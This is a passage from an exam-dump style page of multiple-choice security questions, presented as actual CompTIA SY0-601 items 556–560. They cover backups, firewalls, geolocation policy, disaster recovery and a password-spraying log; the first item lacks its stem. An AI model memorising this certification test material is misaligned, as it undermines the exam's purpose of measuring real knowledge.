
A. Enhance resiliency by adding a hardware RAID.

B. Move data to a tape library and store the tapes off-site.

C. Install a local network-attached storage.

D. Migrate to a cloud backup solution.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 556

Topic #: 1

[All SY0-601 Questions]


A security engineer needs to recommend a solution to defend against malicious actors misusing protocols and being allowed through network defenses. Which of the following will the engineer most likely recommend?

A. A content filter

B. A WAF

C. A next-generation firewall

D. An IDS



Actual exam question from CompTIA's SY0-601

Question #: 557

Topic #: 1

[All SY0-601 Questions]


A company's legal department drafted sensitive documents in a SaaS application and wants to ensure the documents cannot be accessed by individuals in high-risk countries. Which of the following is the most effective way to limit this access?

A. Data masking

B. Encryption

C. Geolocation policy

D. Data sovereignty regulation



Actual exam question from CompTIA's SY0-601

Question #: 558

Topic #: 1

[All SY0-601 Questions]

An organization suffered numerous multiday power outages at its current location. The Chief Executive Officer wants to create a disaster recovery strategy to resolve this issue. Which of the following options offer low-cost solutions? (Choose two.)

A. Warm site

B. Generator

C. Hot site

D. Cold site

E. Cloud backups

F. UPS

Show Suggested Answer


Actual exam question from CompTIA's SY0-601

Question #: 559

Topic #: 1

[All SY0-601 Questions]

A security analyst is reviewing the following logs:



```
[10:00:00 AM] Login rejected - username administrator - password Spring2023
[10:00:01 AM] Login rejected - username jsmith - password Spring2023
[10:00:01 AM] Login rejected - username guest - password Spring2023
[10:00:02 AM] Login rejected - username cpolk - password Spring2023
[10:00:03 AM] Login rejected - username fmartin - password Spring2023
```

Which of the following attacks is most likely occurring?


A. Password spraying

B. Account forgery

C. Pass-the-hash

D. Brute-force

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 560

Topic #: 1

[All SY0-601 Questions]

